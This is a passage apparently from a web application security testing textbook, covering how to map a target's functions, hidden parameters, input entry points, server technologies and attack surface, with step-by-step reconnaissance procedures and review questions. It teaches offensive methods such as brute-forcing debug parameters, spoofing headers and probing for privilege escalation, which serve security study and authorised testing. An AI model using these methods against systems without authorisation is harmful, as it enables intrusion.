servlet=TransferFunds&method=confirmTransfer&fromAccount=10372918&to
Account=
3910852&amount=291.23&Submit=Ok
```

Here, every request is made to a single URL. The parameters to the request are used to tell the application what function to perform by naming the Java servlet and method to invoke. Further parameters provide the information to use in performing the function. In the picture based on application pages, the application appears to have only a single function, and a URL-based map does not elucidate its functionality. However, if we map the application in terms of functional paths, we can obtain a much more informative and useful catalog of its functionality. Figure 4-10 is a partial map of the functional paths that exist within the application.





**Figure 4-10:** A mapping of the functional paths within a web application

Representing an application's functionality in this way is often more useful even in cases where the usual picture based on application pages can be applied without any problems. The logical relationships and dependencies between different functions may not correspond to the directory structure used within URLs. It is these logical relationships that are of most interest to you, both in understanding the application's core functionality and in formulating possible attacks against it. By identifying these, you can better understand the expectations and assumptions of the application's developers when implementing the functions. You also can attempt to find ways to violate these assumptions, causing unexpected behavior within the application.

In applications where functions are identified using a request parameter, rather than the URL, this has implications for the enumeration of application content. In the previous example, the content discovery exercises described so far are unlikely to uncover any hidden content. Those techniques need to be adapted to the mechanisms actually used by the application to access functionality.

**HACK STEPS**

1. Identify any instances where application functionality is accessed not by requesting a specific page for that function (such as `/admin/editUser.jsp`) but by passing the name of a function in a parameter (such as `/admin.jsp?action=editUser`).
2. Modify the automated techniques described for discovering URL-specified content to work on the content-access mechanisms in use within the application. For example, if the application uses parameters that specify servlet and method names, first determine its behavior when an invalid servlet and/or method is requested, and when a valid method is requested with other invalid parameters. Try to identify attributes of the server's responses that indicate "hits" – valid servlets and methods. If possible, find a way of attacking the problem in two stages, first enumerating servlets and then methods within these. Using a method similar to the one used for URL-specified content, compile lists of common items, add to these by inferring from the names actually observed, and generate large numbers of requests based on these.
3. If applicable, compile a map of application content based on functional paths, showing all the enumerated functions and the logical paths and dependencies between them.

## Discovering Hidden Parameters

A variation on the situation where an application uses request parameters to specify which function should be performed arises where other parameters are used to control the application's logic in significant ways. For example, an application may behave differently if the parameter `debug=true` is added to the query string of any URL. It might turn off certain input validation checks, allow the user to bypass certain access controls, or display verbose debug information in its response. In many cases, the fact that the application handles this parameter cannot be directly inferred from any of its content (for example, it does not include `debug=false` in the URLs it publishes as hyperlinks). The effect of the parameter can only be detected by guessing a range of values until the correct one is submitted.

**HACK STEPS**

1. Using lists of common debug parameter names (debug, test, hide, source, etc.) and common values (true, yes, on, 1, etc.), make a large number of requests to a known application page or function, iterating through all permutations of name and value. For `POST` requests, insert the added parameter to both the URL query string and the message body.

    Burp Intruder can be used to perform this test using multiple payload sets and the “cluster bomb” attack type (see Chapter 14 for more details).

2. Monitor all responses received to identify any anomalies that may indicate that the added parameter has had an effect on the application’s processing.
3. Depending on the time available, target a number of different pages or functions for hidden parameter discovery. Choose functions where it is most likely that developers have implemented debug logic, such as login, search, and file uploading and downloading.

## Analyzing the Application

Enumerating as much of the application’s content as possible is only one element of the mapping process. Equally important is the task of analyzing the application’s functionality, behavior, and technologies employed to identify the key attack surfaces it exposes and to begin formulating an approach to probing the application for exploitable vulnerabilities.

Here are some key areas to investigate:

- The application’s core functionality — the actions that can be leveraged to perform when used as intended
- Other, more peripheral application behavior, including off-site links, error messages, administrative and logging functions, and the use of redirects
- The core security mechanisms and how they function — in particular, management of session state, access controls, and authentication mechanisms and supporting logic (user registration, password change, and account recovery)

- All the different locations at which the application processes user-supplied input — every URL, query string parameter, item of `POST` data, and cookie
- The technologies employed on the client side, including forms, client-side scripts, thick-client components (Java applets, ActiveX controls, and Flash), and cookies
- The technologies employed on the server side, including static and dynamic pages, the types of request parameters employed, the use of SSL, web server software, interaction with databases, e-mail systems, and other back-end components
- Any other details that may be gleaned about the internal structure and functionality of the server-side application — the mechanisms it uses behind the scenes to deliver the functionality and behavior that are visible from the client perspective

## Identifying Entry Points for User Input

The majority of ways in which the application captures user input for server-side processing should be obvious when reviewing the HTTP requests that are generated as you walk through the application's functionality. Here are the key locations to pay attention to:

- Every URL string up to the query string marker
- Every parameter submitted within the URL query string
- Every parameter submitted within the body of a `POST` request
- Every cookie
- Every other HTTP header that the application might process — in particular, the `User-Agent`, `Referer`, `Accept`, `Accept-Language`, and `Host` headers

### ***URL File Paths***

The parts of the URL that precede the query string are often overlooked as entry points, since they are assumed to be simply the names of directories and files on the server file system. However, in applications that use REST-style URLs, the parts of the URL that precede the query string can in fact function as data parameters and are just as important as entry points for user input as the query string itself.

A typical REST-style URL could have this format:

```
http://eis/shop/browse/electronics/iPhone3G/
```

In this example, the strings `electronics` and `iPhone3G` should be treated as parameters to store a search function.

Similarly, in this URL:

```
http://eis/updates/2010/12/25/my-new-iphone/
```

each of the URL components following `updates` may be being handled in a RESTful manner.

Most applications using REST-style URLs are easy to identify given the URL structure and application context. However, no hard-and-fast rules should be assumed when mapping an application, because it is up to the application's authors how users should interact with it.

### ***Request Parameters***

Parameters submitted within the URL query string, message body, and HTTP cookies are the most obvious entry points for user input. However, some applications do not employ the standard `name=value` format for these parameters. They may employ their own custom scheme, which may use nonstandard query string markers and field separators, or they may embed other data schemes such as XML within parameter data.

Here are some examples of nonstandard parameter formats that the authors have encountered in the wild:

- `/dir/file;foo=bar&foo2=bar2`
- `/dir/file?foo=bar$foo2=bar2`
- `/dir/file/foo%3dbar%26foo2%3dbar2`
- `/dir/foo.bar/file`
- `/dir/foo=bar/file`
- `/dir/file?param=foo:bar`
- `/dir/file?data=%3cfoo%3ebar%3c%2ffoo%3e%3cfoo2%3ebar2%3c%2ffoo2%3e`

If a nonstandard parameter format is being used, you need to take this into account when probing the application for all kinds of common vulnerabilities. For example, suppose that, when testing the final URL in this list, you ignore the custom format and simply treat the query string as containing a single parameter called `data`, and therefore submit various kinds of attack payloads as the value of this parameter. You would miss many kinds of vulnerabilities that may exist in the processing of the query string. Conversely, if you dissect the format and place your payloads within the embedded XML data fields, you may immediately discover a critical bug such as SQL injection or path traversal.

## HTTP Headers

Many applications perform custom logging functions and may log the contents of HTTP headers such as `Referer` and `User-Agent`. These headers should always be considered as possible entry points for input-based attacks.

Some applications perform additional processing on the `Referer` header. For example, an application may detect that a user has arrived via a search engine, and seek to provide a customized response tailored to the user's search query. The application may echo the search term or may attempt to highlight matching expressions within the response. Some applications seek to boost their search rankings by dynamically adding content such as HTML keywords, containing strings that recent visitors from search engines have been searching for. In this situation, it may be possible to persistently inject content into the application's responses by making a request numerous times containing a suitably crafted `Referer` URL.

An important trend in recent years has been for applications to present different content to users who access the application via different devices (laptop, cell phone, tablet). This is achieved by inspecting the `User-Agent` header. As well as providing an avenue for input-based attacks directly within the `User-Agent` header itself, this behavior provides an opportunity to uncover an additional attack surface within the application. By spoofing the `User-Agent` header for a popular mobile device, you may be able to access a simplified user interface that behaves differently than the primary interface. Since this interface is generated via different code paths within the server-side application, and may have been subjected to less security testing, you may identify bugs such as cross-site scripting that do not exist in the primary application interface.

**TIP** Burp Intruder contains a built-in payload list containing a large number of user agent strings for different types of devices. You can carry out a simple attack that performs a GET request to the main application page supplying different user agent strings and then review the intruder results to identify anomalies that suggest a different user interface is being presented.

In addition to targeting HTTP request headers that your browser sends by default, or that application components add, in some situations you can perform successful attacks by adding further headers that the application may still process. For example, many applications perform some processing on the client's IP address to carry out functions such as logging, access control, or user geolocation. The IP address of the client's network connection typically is available to applications via platform APIs. However, to handle cases where the application resides behind a load balancer or proxy, applications may use the IP address specified in the `X-Forwarded-For` request header if it is present. Developers may then mistakenly assume that the IP address value is untainted and process it in dangerous ways. By adding a suitably crafted `X-Forwarded-For`

header, you may be able to deliver attacks such as SQL injection or persistent cross-site scripting.

### ***Out-of-Band Channels***

A final class of entry points for user input includes any out-of-band channel by which the application receives data that you may be able to control. Some of these entry points may be entirely undetectable if you simply inspect the HTTP traffic generated by the application, and finding them usually requires an understanding of the wider context of the functionality that the application implements. Here are some examples of web applications that receive user-controllable data via an out-of-band channel:

- A web mail application that processes and renders e-mail messages received via SMTP
- A publishing application that contains a function to retrieve content via HTTP from another server
- An intrusion detection application that gathers data using a network sniffer and presents this using a web application interface
- Any kind of application that provides an API interface for use by non-browser user agents, such as cell phone apps, if the data processed via this interface is shared with the primary web application

## **Identifying Server-Side Technologies**

Normally it is possible to fingerprint the technologies employed on the server via various clues and indicators.

### ***Banner Grabbing***

Many web servers disclose fine-grained version information, both about the web server software itself and about other components that have been installed. For example, the HTTP `Server` header discloses a huge amount of detail about some installations:


```
Server: Apache/1.3.31 (Unix) mod_gzip/1.3.26.1a mod_auth_passthrough/  
1.8 mod_log_bytes/1.2 mod_bwlimited/1.4 PHP/4.3.9 FrontPage/  
5.0.2.2634a mod_ssl/2.8.20 OpenSSL/0.9.7a
```

In addition to the `Server` header, the type and version of software may be disclosed in other locations:

- Templates used to build HTML pages
- Custom HTTP headers
- URL query string parameters

## HTTP Fingerprinting

In principle, any item of information returned by the server may be customized or even deliberately falsified, and banners like the `Server` header are no exception. Most application server software allows the administrator to configure the banner returned in the `Server` HTTP header. Despite measures such as this, it is usually possible for a determined attacker to use other aspects of the web server's behavior to determine the software in use, or at least narrow down the range of possibilities. The HTTP specification contains a lot of detail that is optional or left to an implementer's discretion. Also, many web servers deviate from or extend the specification in various ways. As a result, a web server can be fingerprinted in numerous subtle ways, other than via its `Server` banner. Httpprecon is a handy tool that performs a number of tests in an attempt to fingerprint a web server's software. Figure 4-11 shows Httpprecon running against the EIS application and reporting various possible web servers with different degrees of confidence.



**Figure 4-11:** Httpprecon fingerprinting the EIS application

## File Extensions


File extensions used within URLs often disclose the platform or programming language used to implement the relevant functionality. For example:

- `asp` — Microsoft Active Server Pages
- `aspx` — Microsoft ASP.NET



- `jsp` — Java Server Pages
- `cfm` — Cold Fusion
- `php` — The PHP language
- `d2w` — WebSphere
- `p1` — The Perl language
- `py` — The Python language
- `dll` — Usually compiled native code (C or C++)
- `nsf` or `ntf` — Lotus Domino


Even if an application does not employ a particular file extension in its published content, it is usually possible to verify whether the technology supporting that extension is implemented on the server. For example, if ASP.NET is installed, requesting a nonexistent `.aspx` file returns a customized error page generated by the ASP.NET framework, as shown in Figure 4-12. Requesting a nonexistent file with a different extension returns a generic error message generated by the web server, as shown in Figure 4-13.




**Figure 4-12:** A customized error page indicating that the ASP.NET platform is present on the server

Using the automated content discovery techniques already described, it is possible to request a large number of common file extensions and quickly confirm whether any of the associated technologies are implemented on the server.

The divergent behavior described arises because many web servers map specific file extensions to particular server-side components. Each different component may handle errors (including requests for nonexistent content) differently. Figure 4-14 shows the various extensions that are mapped to different handler DLLs in a default installation of IIS 5.0.



**Figure 4-13:** A generic error message created when an unrecognized file extension is requested



**Figure 4-14:** File extension mappings in IIS 5.0

It is possible to detect the presence of each file extension mapping via the different error messages generated when that file extension is requested. In some cases, discovering a particular mapping may indicate the presence of a web server vulnerability. For example, the .printer and .ida/.idq handlers in IIS have in the past been found vulnerable to buffer overflow vulnerabilities.

Another common fingerprint to be aware of are URLs that look like this:

`https://wahh-app/news/0,,2-421206,00.html`

The comma-separated numbers toward the end of the URL are usually generated by the Vignette content management platform.

### ***Directory Names***

It is common to encounter subdirectory names that indicate the presence of an associated technology. For example:

- `servlet` — Java servlets
- `pls` — Oracle Application Server PL/SQL gateway
- `cfdocs` or `cfide` — Cold Fusion
- `SilverStream` — The SilverStream web server
- `WebObjects` or `{function}.woa` — Apple WebObjects
- `rails` — Ruby on Rails

### ***Session Tokens***

Many web servers and web application platforms generate session tokens by default with names that provide information about the technology in use. For example:

- `JSESSIONID` — The Java Platform
- `ASPSESSIONID` — Microsoft IIS server
- `ASP.NET_SessionId` — Microsoft ASP.NET
- `CFID`/`CFTOKEN` — Cold Fusion
- `PHPSESSID` — PHP

### ***Third-Party Code Components***

Many web applications incorporate third-party code components to implement common functionality such as shopping carts, login mechanisms, and message boards. These may be open source or may have been purchased from an external software developer. When this is the case, the same components often appear within numerous other web applications on the Internet, which you can inspect to understand how the component functions. Often, other applications use different features of the same component, enabling you to identify additional behavior and functionality beyond what is directly visible in the target application. Also, the software may contain known vulnerabilities that have been discussed elsewhere, or you may be able to download and install the component yourself and perform a source code review or probe it for defects in a controlled way.

**HACK STEPS**

1. Identify all entry points for user input, including URLs, query string parameters, `POST` data, cookies, and other HTTP headers processed by the application.
2. Examine the query string format used by the application. If it does not employ the standard format described in Chapter 3, try to understand how parameters are being transmitted via the URL. Virtually all custom schemes still employ some variation on the name/value model, so try to understand how name/value pairs are being encapsulated into the non-standard URLs you have identified.
3. Identify any out-of-bound channels via which user-controllable or other third-party data is being introduced into the application's processing.
4. View the HTTP Server banner returned by the application. Note that in some cases, different areas of the application are handled by different back-end components, so different `Server` headers may be received.
6. Check for any other software identifiers contained within any custom HTTP headers or HTML source code comments.
7. Run the `httpprint` tool to fingerprint the web server.
8. If fine-grained information is obtained about the web server and other components, research the software versions in use to identify any vulnerabilities that may be exploited to advance an attack (see Chapter 18).
9. Review your map of application URLs to identify any interesting-looking file extensions, directories, or other sub-sequences that may provide clues about the technologies in use on the server.
10. Review the names of all session tokens issued by the application to identify the technologies being used.
11. Use lists of common technologies, or Google, to establish which technologies may be in use on the server, or discover other websites and applications that appear to employ the same technologies.
12. Perform searches on Google for the names of any unusual cookies, scripts, HTTP headers, and the like that may belong to third-party software components. If you locate other applications in which the same components are being used, review these to identify any additional functionality and parameters that the components support, and verify whether these are also present in your target application. Note that third-party components may look and feel quite different in each implementation, due to branding customizations, but the core functionality, including script and parameter names, is often the same. If possible, download and install the component and analyze it to fully understand its capabilities and, if possible, discover any vulnerabilities. Consult repositories of known vulnerabilities to identify any known defects with the component in question.

## Identifying Server-Side Functionality

It is often possible to infer a great deal about server-side functionality and structure, or at least make an educated guess, by observing clues that the application discloses to the client.

### *Dissecting Requests*

Consider the following URL, which is used to access a search function:

```
https://wahh-app.com/calendar.jsp?name=new%20applicants&isExpired=0&startDate=22%2F09%2F2010&endDate=22%2F03%2F2011&OrderBy=name
```

As you have seen, the `.jsp` file extension indicates that Java Server Pages are in use. You may guess that a search function will retrieve its information from either an indexing system or a database. The presence of the `OrderBy` parameter suggests that a back-end database is being used and that the value you submit may be used as the `ORDER BY` clause of a SQL query. This parameter may well be vulnerable to SQL injection, as may any of the other parameters if they are used in database queries (see Chapter 9).

Also of interest among the other parameters is the `isExpired` field. This appears to be a Boolean flag specifying whether the search query should include expired content. If the application designers did not expect ordinary users to be able retrieve any expired content, changing this parameter from 0 to 1 could identify an access control vulnerability (see Chapter 8).

The following URL, which allows users to access a content management system, contains a different set of clues:

```
https://wahh-app.com/workbench.aspx?template=NewBranch.tpl&loc=/default&ver=2.31&edit=false
```

Here, the `.aspx` file extension indicates that this is an ASP.NET application. It also appears highly likely that the `template` parameter is used to specify a filename, and the `loc` parameter is used to specify a directory. The possible file extension `.tpl` appears to confirm this, as does the location `/default`, which could very well be a directory name. It is possible that the application retrieves the template file specified and includes the contents in its response. These parameters may well be vulnerable to path traversal attacks, allowing arbitrary files to be read from the server (see Chapter 10).

Also of interest is the `edit` parameter, which is set to `false`. It may be that changing this value to `true` will modify the registration functionality, potentially enabling an attacker to edit items that the application developer did not intend to be editable. The `ver` parameter does not have any readily guessable purpose, but it may be that modifying this will cause the application to perform a different set of functions that an attacker could exploit.

Finally, consider the following request, which is used to submit a question to application administrators:

```
POST /feedback.php HTTP/1.1
Host: wahn-app.com
Content-Length: 389

from=user@wahn-mail.com&to=helpdesk@wahn-app.com&subject=
Problem+logging+in&message=Please+help...
```

As with the other examples, the `.php` file extension indicates that the function is implemented using the PHP language. Also, it is extremely likely that the application is interfacing with an external e-mail system, and it appears that user-controllable input is being passed to that system in all relevant fields of the e-mail. The function may be exploitable to send arbitrary messages to any recipient, and any of the fields may also be vulnerable to e-mail header injection (see Chapter 10).

**TIP** It is often necessary to consider the whole URL and application context to guess the function of different parts of a request. Recall the following URL from the Extreme Internet Shopping application:

```
http://eis/pub/media/117/view
```

The handling of this URL is probably functionally equivalent to the following:

```
http://eis/manager?schema=pub&type=media&id=117&action=view
```

While it isn't certain, it seems likely that resource 117 is contained in the collection of resources `media` and that the application is performing an action on this resource that is equivalent to `view`. Inspecting other URLs would help confirm this.

The first consideration would be to change the action from `view` to a possible alternative, such as `edit` or `add`. However, if you change it to `add` and this guess is right, it would likely correspond to an attempt to add a resource with an `id` of 117. This will probably fail, since there is already a resource with an `id` of 117. The best approach would be to look for an `add` operation with an `id` value higher than the highest observed value or to select an arbitrary high value. For example, you could request the following:

```
http://eis/pub/media/7337/add
```

It may also be worthwhile to look for other data collections by altering `media` while keeping a similar URL structure:

```
http://eis/pub/pages/1/view
http://eis/pub/users/1/view
```

**HACK STEPS**

1. **Review the names and values of all parameters being submitted to the application in the context of the functionality they support.**
2. **Try to think like a programmer, and imagine what server-side mechanisms and technologies are likely to have been used to implement the behavior you can observe.**

***Extrapolating Application Behavior***

Often, an application behaves consistently across the range of its functionality. This may be because different functions were written by the same developer or to the same design specification, or share some common code components. In this situation, it may be possible to draw conclusions about server-side functionality in one area and extrapolate these to another area.

For example, the application may enforce some global input validation checks, such as sanitizing various kinds of potentially malicious input before it is processed. Having identified a blind SQL injection vulnerability, you may encounter problems exploiting it, because your crafted requests are being modified in unseen ways by the input validation logic. However, other functions within the application might provide good feedback about the kind of sanitization being performed — for example, a function that echoes some user-supplied data to the browser. You may be able to use this function to test different encodings and variations of your SQL injection payload to determine what raw input must be submitted to achieve the desired attack string after the input validation logic has been applied. If you are lucky, the validation works in the same way across the application, enabling you to exploit the injection flaw.

Some applications use custom obfuscation schemes when storing sensitive data on the client to prevent casual inspection and modification of this data by users (see Chapter 5). Some such schemes may be extremely difficult to decipher given access to only a sample of obfuscated data. However, there may be functions within the application where a user can supply an obfuscated string and retrieve the original. For example, an error message may include the deobfuscated data that led to the error. If the same obfuscation scheme is used throughout the application, it may be possible to take an obfuscated string from one location (such as a cookie) and feed it into the other function to decipher its meaning. It may also be possible to reverse-engineer the obfuscation scheme by submitting systematically varying values to the function and monitoring their deobfuscated equivalents.

Finally, errors are often handled inconsistently within the application. Some areas trap and handle errors gracefully, and other areas simply crash and return

verbose debugging information to the user (see Chapter 15). In this situation, it may be possible to gather information from the error messages returned in one area and apply it to other areas where errors are handled gracefully. For example, by manipulating request parameters in systematic ways and monitoring the error messages received, it may be possible to determine the internal structure and logic of the application component. If you are lucky, aspects of this structure may be replicated in other areas.

#### **HACK STEPS**

1. **Try to identify any locations within the application that may contain clues about the internal structure and functionality of other areas.**
2. **It may not be possible to draw any firm conclusions here; however, the cases identified may prove useful at a later stage of the attack when you're attempting to exploit any potential vulnerabilities.**

### ***Isolating Unique Application Behavior***

Sometimes the situation is the opposite of that just described. In many well-secured or mature applications, a consistent framework is employed that prevents numerous types of attacks, such as cross-site scripting, SQL injection, and unauthorized access. In these cases, the most fruitful areas for hunting vulnerabilities generally are the portions of the application that have been added retrospectively, or “bolted on,” and hence are not handled by the application’s general security framework. Additionally, they may not be correctly tied into the application through authentication, session management, and access control. These are often identifiable through differences in GUI appearance, parameter naming conventions, or explicitly through comments in source code.

#### **HACK STEPS**

1. **Make a note of any functionality that diverges from the standard GUI appearance, parameter naming, or navigation mechanism used within the rest of the application.**
2. **Also make a note of functionality that is likely to have been added retrospectively. Examples include debug functions, CAPTCHA controls, usage tracking, and third-party code.**
3. **Perform a full review of these areas, and do not assume that the standard defenses used elsewhere in the application apply.**




## Mapping the Attack Surface

The final stage of the mapping process is to identify the various attack surfaces exposed by the application and the potential vulnerabilities that are commonly associated with each one. The following is a rough guide to some key types of behavior and functionality that you may identify, and the kinds of vulnerabilities that are most commonly found within each one. The remainder of this book is concerned with the practical details of how you can detect and exploit each of these problems:

- Client-side validation — Checks may not be replicated on the server
- Database interaction — SQL injection
- File uploading and downloading — Path traversal vulnerabilities, stored cross-site scripting
- Display of user-supplied data — Cross-site scripting
- Dynamic redirects — Redirection and header injection attacks
- Social networking features — username enumeration, stored cross-site scripting
- Login — Username enumeration, weak passwords, ability to use brute force
- Multistage login — Logic flaws
- Session state — Predictable tokens, insecure handling of tokens
- Access controls — Horizontal and vertical privilege escalation
- User impersonation functions — Privilege escalation
- Use of cleartext communications — Session hijacking, capture of credentials and other sensitive data
- Off-site links — Leakage of query string parameters in the `Referer` header
- Interfaces to external systems — Shortcuts in the handling of sessions and/or access controls
- Error messages — Information leakage
- E-mail interaction — E-mail and/or command injection
- Native code components or interaction — Buffer overflows
- Use of third-party application components — Known vulnerabilities
- Identifiable web server software — Common configuration weaknesses, known software bugs

### Mapping the Extreme Internet Shopping Application

Having mapped the content and functionality of the EIS application, many paths could be followed to attack the application, as shown in Figure 4-15.



**Figure 4-15:** The attack surface exposed by the EIS application

The /auth directory contains authentication functionality. A full review of all authentication functions, session handling, and access control is worthwhile, including further content discovery attacks.

Within the /core path, the sitestats page appears to accept an array of parameters delimited by the pipe character (|). As well as conventional input-based attacks, other values could be brute-forcible, such as source, location, and IP, in an attempt to reveal more information about other users or about the page specified in pageID. It may also be possible to find out information about

inaccessible resources or to try a wildcard option in `pageID`, such as `pageID=all` or `pageID=*`. Finally, because the observed `pageID` value contains a slash, it may indicate a resource being retrieved from the file system, in which case path traversal attacks may be a possibility.

The `/gb` path contains the site's guestbook. Visiting this page suggests it is used as a discussion forum, moderated by an administrator. Messages are moderated, but the login bypass `login=true` means that an attacker can attempt to approve malicious messages (to deliver cross-site scripting attacks, for example) and read other users' private messages to the administrator.

The `/home` path appears to hold authenticated user content. This could make a good basis for attempts to launch a horizontal privilege escalation attack to access another user's personal information and to ensure that access controls are present and enforced on every page.

A quick review shows that the `/icons` and `/images` paths hold static content. It may be worth brute-forcing for icon names that could indicate third-party software, and checking for directory indexing on these directories, but they are unlikely to be worth significant effort.

The `/pub` path contains REST-style resources under `/pub/media` and `/pub/user`. A brute-force attack could be used to find the profile pages of other application users by targeting the numeric value in `/pub/user/11`. Social networking functionality such as this can reveal user information, usernames, and other users' logon status.

The `/shop` path contains the online shopping site and has a large number of URLs. However, they all have a similar structure, and an attacker could probably probe all of the relevant attack surface by looking at just one or two items. The purchasing process may contain interesting logic flaws that could be exploited to obtain unauthorized discounts or avoid payment.

#### HACK STEPS

1. Understand the core functionality implemented within the application and the main security mechanisms in use.
2. Identify all features of the application's functionality and behavior that are often associated with common vulnerabilities.
3. Check any third-party code against public vulnerability databases such as [www.osvdb.org](http://www.osvdb.org) to determine any known issues.
4. Formulate a plan of attack, prioritizing the most interesting-looking functionality and the most serious of the associated potential vulnerabilities.

## Summary

---

Mapping the application is a key prerequisite to attacking it. It may be tempting to dive in and start probing for bugs, but taking time to gain a sound understanding of the application's functionality, technologies, and attack surface will pay dividends down the line.

As with almost all of web application hacking, the most effective approach is to use manual techniques supplemented where appropriate by controlled automation. No fully automated tool can carry out a thorough mapping of the application in a safe way. To do this, you need to use your hands and draw on your own experience. The core methodology we have outlined involves the following:

- Manual browsing and user-directed spidering to enumerate the application's visible content and functionality
- Use of brute force combined with human inference and intuition to discover as much hidden content as possible
- An intelligent analysis of the application to identify its key functionality, behavior, security mechanisms, and technologies
- An assessment of the application's attack surface, highlighting the most promising functions and behavior for more focused probing into exploitable vulnerabilities

## Questions

---

Answers can be found at <http://mdsec.net/wahh>.

1. While mapping an application, you encounter the following URL:

```
https://wahh-app.com/CookieAuth.dll?GetLogon?curl=Z2Fdefault.aspx
```

What information can you deduce about the technologies employed on the server and how it is likely to behave?

2. The application you are targeting implements web forum functionality. Here is the only URL you have discovered:

```
http://wahh-app.com/forums/ucp.php?mode=register
```

How might you obtain a listing of forum members?

3. While mapping an application, you encounter the following URL:

```
https://wahh-app.com/public/profile/Address.
asp?action=view&location
=default
```

What information can you infer about server-side technologies? What can you conjecture about other content and functionality that may exist?

4. A web server's responses include the following header:

```
Server: Apache-Coyote/1.1
```

What does this indicate about the technologies in use on the server?

5. You are mapping two different web applications, and you request the URL `/admin.cpf` from each application. The response headers returned by each request are shown here. From these headers alone, what can you deduce about the presence of the requested resource within each application?

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Expires: Mon, 20 Jun 2011 14:59:21 GMT
Content-Location: http://wahh-
app.com/includes/error.htm?404;http://wahh-app.com/admin.cpf
Date: Mon, 20 Jun 2011 14:59:21 GMT
Content-Type: text/html
Accept-Ranges: bytes
